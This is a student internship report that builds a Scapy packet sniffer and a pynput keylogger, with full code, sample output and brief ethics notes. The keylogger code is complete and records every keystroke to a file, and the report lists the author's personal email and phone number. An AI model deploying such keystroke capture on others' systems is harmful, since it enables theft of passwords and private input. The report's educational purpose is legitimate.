ARCH TECHNOLOGIES – INTERNSHIP REPORT

(Month 01 Project Submission)

Full Name: Faiza Jamil
Internship Domain: Cyber Security
Email Address: faizajamil341@gmail.com
Phone Number: 0325-3166746

Task 01: BASIC NETWORK SNIFFER

Title: Basic Network Sniffer using Python (Scapy)

Objective

The objective of this task is to design and implement a basic network sniffer using Python. The program captures network packets and analyzes them to understand how data flows through a network, including IP addresses and protocols.

Introduction

A network sniffer is a tool used to monitor and capture data packets traveling over a network. These packets contain important information such as source and destination IP addresses, protocols, and data payload.

In cybersecurity, sniffers are used for:

- Network monitoring
- Traffic analysis
- Detecting suspicious activity

In this project, Python and the Scapy library are used to capture and analyze packets in real-time.

Tools & Technologies Used

- **Python 3.x**
- **Scapy Library**
- **Operating System:** Windows
- **Npcap Driver** (for packet capturing)

Step 1: Environment Setup

Python was installed and verified using:

python --version

Scapy was installed using:

pip install scapy

Npcap was also installed to enable packet capturing on Windows.

Step 2: Basic Packet Capture

A simple sniffer was created to capture packets:

```
from scapy.all import sniff
def capture_packet(packet):
```

```
    print(packet)
sniff(count=5, prn=capture_packet)
```

Screenshot 01: *(Showing raw packet capture output)*

```
Command Prompt
Microsoft Windows [Version 10.0.26200.8037]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Faezah>python sniffer.py
python: can't open file 'C:\Users\Faezah\sniffer.py': [Errno 2] No such file or directory

C:\Users\Faezah>cd Desktop

C:\Users\Faezah\Desktop>python sniffer.py
Ether / IP / UDP 142.250.202.14:https > 192.168.100.14:55811 / Raw
Ether / IP / UDP 142.250.202.14:https > 192.168.100.14:55811 / Raw
Ether / IP / UDP 142.250.202.14:https > 192.168.100.14:55811 / Raw
Ether / IP / UDP 142.250.202.14:https > 192.168.100.14:55811 / Raw
Ether / IP / UDP 142.250.202.14:https > 192.168.100.14:55811 / Raw
```

Step 3: Improved Output

The output was refined using packet.summary():

```
def capture_packet(packet):
    print(packet.summary())
```

This provided a cleaner and more readable format.

Screenshot 02: *(Showing summarized packet output)*

```
C:\Users\Faezah\Desktop>python sniffer.py
Ether / IP / TCP 192.168.100.14:58178 > 185.199.108.133:https A
Ether / IP / TCP 192.168.100.14:58178 > 185.199.108.133:https A
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 PA / Raw
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 PA / Raw
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 A / Raw
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 PA / Raw
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 A / Raw
Ether / IP / TCP 185.199.108.133:https > 192.168.100.14:58178 A / Padding
Ether / IP / TCP 192.168.100.14:58178 > 185.199.108.133:https A
Ether / IP / TCP 192.168.100.14:58178 > 185.199.108.133:https A
```

Step 4: Extracting IP Information

The program was enhanced to extract source and destination IP addresses:

```
def capture_packet(packet):
    if packet.haslayer('IP'):
        print("Source IP:", packet['IP'].src)
        print("Destination IP:", packet['IP'].dst)
```

Screenshot 03 :*(Showing IP extraction output)*

```
Command Prompt

C:\Users\Faezah\Desktop>python sniffer.py
📦 New Packet Captured
Source IP: 192.168.100.14
Destination IP: 185.199.108.133
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
----------------------------------------
📦 New Packet Captured
Source IP: 185.199.108.133
Destination IP: 192.168.100.14
```

Step 5: Protocol Detection

The sniffer was upgraded to identify protocols such as TCP and UDP:

```
if packet.haslayer('TCP'):
    print("Protocol: TCP")
elif packet.haslayer('UDP'):
    print("Protocol: UDP")
```

Screenshot 04: *(Showing protocol detection)*

```
C:\Users\Faezah\Desktop>python sniffer.py
Source: 192.168.100.14
Destination: 4.153.25.145
Protocol: TCP
--------------------------------------------------
Source: 172.64.148.235
Destination: 192.168.100.14
Protocol: TCP
--------------------------------------------------
Source: 192.168.100.14
Destination: 172.64.148.235
Protocol: TCP
--------------------------------------------------
Source: 185.199.108.133
Destination: 192.168.100.14
Protocol: TCP
--------------------------------------------------
Source: 185.199.108.133
Destination: 192.168.100.14
```

Step 6: Saving Data to File

Captured packet data was saved into a file (packets.txt):

```
with open("packets.txt", "a") as f:
    f.write(data)
```

Screenshot 05 :*(Showing packets.txt content)*

```
C:\Users\Faezah\Desktop>python sniffer.py
Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 192.168.100.14 -> Dest: 185.199.108.133

Source: 185.199.108.133 -> Dest: 192.168.100.14

Source: 185.199.108.133 -> Dest: 192.168.100.14
```

Final Advanced Version

The final version included:


- Packet counter
- Protocol statistics
- Timestamp logging
- File storage

Final Code:

```
from scapy.all import sniff
from datetime import datetime

total_packets = 0
tcp_count = 0
udp_count = 0

def capture_packet(packet):
    global total_packets, tcp_count, udp_count

    if packet.haslayer('IP'):
        total_packets += 1

        src = packet['IP'].src
        dst = packet['IP'].dst
        time_stamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

        protocol = "Other"
```

```
        if packet.haslayer('TCP'):
            protocol = "TCP"
            tcp_count += 1
        elif packet.haslayer('UDP'):
            protocol = "UDP"
            udp_count += 1

        print(f"\nPacket #{total_packets}")
        print(f"Time: {time_stamp}")
        print(f"Source: {src}")
        print(f"Destination: {dst}")
        print(f"Protocol: {protocol}")

        with open("packets.txt", "a") as f:
            f.write(f"{time_stamp} | {src} -> {dst} | {protocol}\n")

sniff(count=20, prn=capture_packet)

print("\n===== FINAL STATISTICS =====")
print(f"Total Packets: {total_packets}")
print(f"TCP Packets: {tcp_count}")
print(f"UDP Packets: {udp_count}")
```

Screenshot 06:
(Show packet count + stats + improved output)



```
Time: 2026-03-27 11:29:05
Source: 192.168.100.10
Destination: 104.18.30.173
Protocol: TCP
--------------------------------------------------

📦 Packet #17
Time: 2026-03-27 11:29:05
Source: 192.168.100.10
Destination: 104.18.30.173
Protocol: TCP
--------------------------------------------------

📦 Packet #18
Time: 2026-03-27 11:29:05
Source: 192.168.100.10
Destination: 104.18.30.173
Protocol: TCP
--------------------------------------------------

📦 Packet #19
Time: 2026-03-27 11:29:05
Source: 192.168.100.10
Destination: 104.18.30.173
Protocol: TCP
--------------------------------------------------

📊 ===== FINAL STATISTICS =====
Total Packets: 19
TCP Packets: 13
UDP Packets: 6

C:\Users\Faezah\Desktop>
```

Results

The program successfully:

- Captured live network packets
- Extracted IP addresses
- Identified protocols (TCP/UDP)
- Logged data with timestamps
- Generated statistical analysis

Limitations

- Works only with proper permissions (Admin rights required)
- Requires Npcap on Windows
- Cannot decrypt encrypted traffic (HTTPS)

Security & Ethical Considerations

Network sniffers can be misused for:

- Data interception
- Privacy violation

Therefore, this project was performed:

- On a personal system
- In a controlled environment
- For educational purposes only

Conclusion

This project helped in understanding how network communication works at the packet level. It demonstrated how packets can be captured, analyzed, and logged using Python. The enhanced version provided deeper insights through protocol detection and statistical analysis.

Task 02: KEYLOGGER (PYTHON)

Basic Keylogger using Python (pynput library)

Objective

The objective of this task is to design and implement a basic keylogger using Python. The purpose is to understand how keystrokes are captured, processed, and logged into a file for analysis, along with studying potential security risks.

Introduction

A keylogger is a program that records every keystroke made on a keyboard. It is commonly used in cybersecurity studies to understand how input data can be captured at the system level.

In this project, Python's pynput library is used to:

- Capture keystrokes in real time
- Store them in a log file
- Analyze user input patterns
- Generate a summary of activity

This helps in understanding both **system-level input handling** and **security vulnerabilities**.

Tools & Technologies Used

- Python 3.x
- pynput library
- datetime module
- Windows Operating System
- CMD / Terminal

Implementation of Keylogger

The keylogger with:


- Timestamp logging
- Key counters
- Special key detection
- Summary report

Code:

```python
from pynput import keyboard
from datetime import datetime

total_keys = 0
space_count = 0
enter_count = 0

def on_press(key):
    global total_keys, space_count, enter_count

    total_keys += 1
    time_stamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    with open("keylog.txt", "a") as f:
        if hasattr(key, 'char') and key.char is not None:
            f.write(f"{time_stamp} - {key.char}\n")
        else:
            key_name = key.name.upper()

            if key == keyboard.Key.space:
                space_count += 1
            elif key == keyboard.Key.enter:
                enter_count += 1

            f.write(f"{time_stamp} - [{key_name}]\n")

    if key == keyboard.Key.esc:
        print("\n Keylogger Stopped!")
        return False

def on_release(key):
    if key == keyboard.Key.esc:
        print("\n ===== SUMMARY =====")
        print(f"Total Keys Pressed: {total_keys}")
        print(f"Spaces Pressed: {space_count}")
        print(f"Enter Pressed: {enter_count}")
        print("Log saved in keylog.txt")

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Screenshot:

Insert here:



(Show “Keylogger Started… Press ESC to stop”)

Keylog.txt Output File

Show lines like:

2026-03-27 13:02:24 - f
2026-03-27 13:02:25 - a
2026-03-27 13:02:26 - i

Screenshot 5: Final Summary in CMD

===== SUMMARY =====
Total Keys Pressed: 45
Spaces Pressed: 6
Enter Pressed: 2

Working Explanation (What the System Does)

The keylogger performs the following functions:

1. Timestamp Logging

Each key press is stored with exact time.

Example:

2026-03-27 10:45:21 - a

2. Key Counting

Tracks:

- Total keys pressed
- Space key usage
- Enter key usage

3. Clean Logging Format

Instead of raw input, data is structured:

2026-03-27 10:45:21 - h

4. Special Key Handling

Special keys are logged clearly:

[SPACE]
[ENTER]
[SHIFT]

5. Summary Report

After pressing ESC, system displays:

Total Keys Pressed: 45
Spaces Pressed: 6
Enter Pressed: 2

Results

The system successfully:

- Captured real-time keystrokes
- Logged data into a file
- Differentiated between normal and special keys
- Generated usage statistics
- Provided execution summary

Ethical Considerations

Keyloggers can be misused for malicious purposes such as stealing passwords or sensitive information.

Therefore, this project was:

- Executed only on a personal system
- Used strictly for educational purposes
- Not deployed on external devices

Conclusion

This project helped in understanding how keyboard input is captured at the system level. It also demonstrated how data logging and monitoring systems work, which is an important concept in cybersecurity and system security analysis.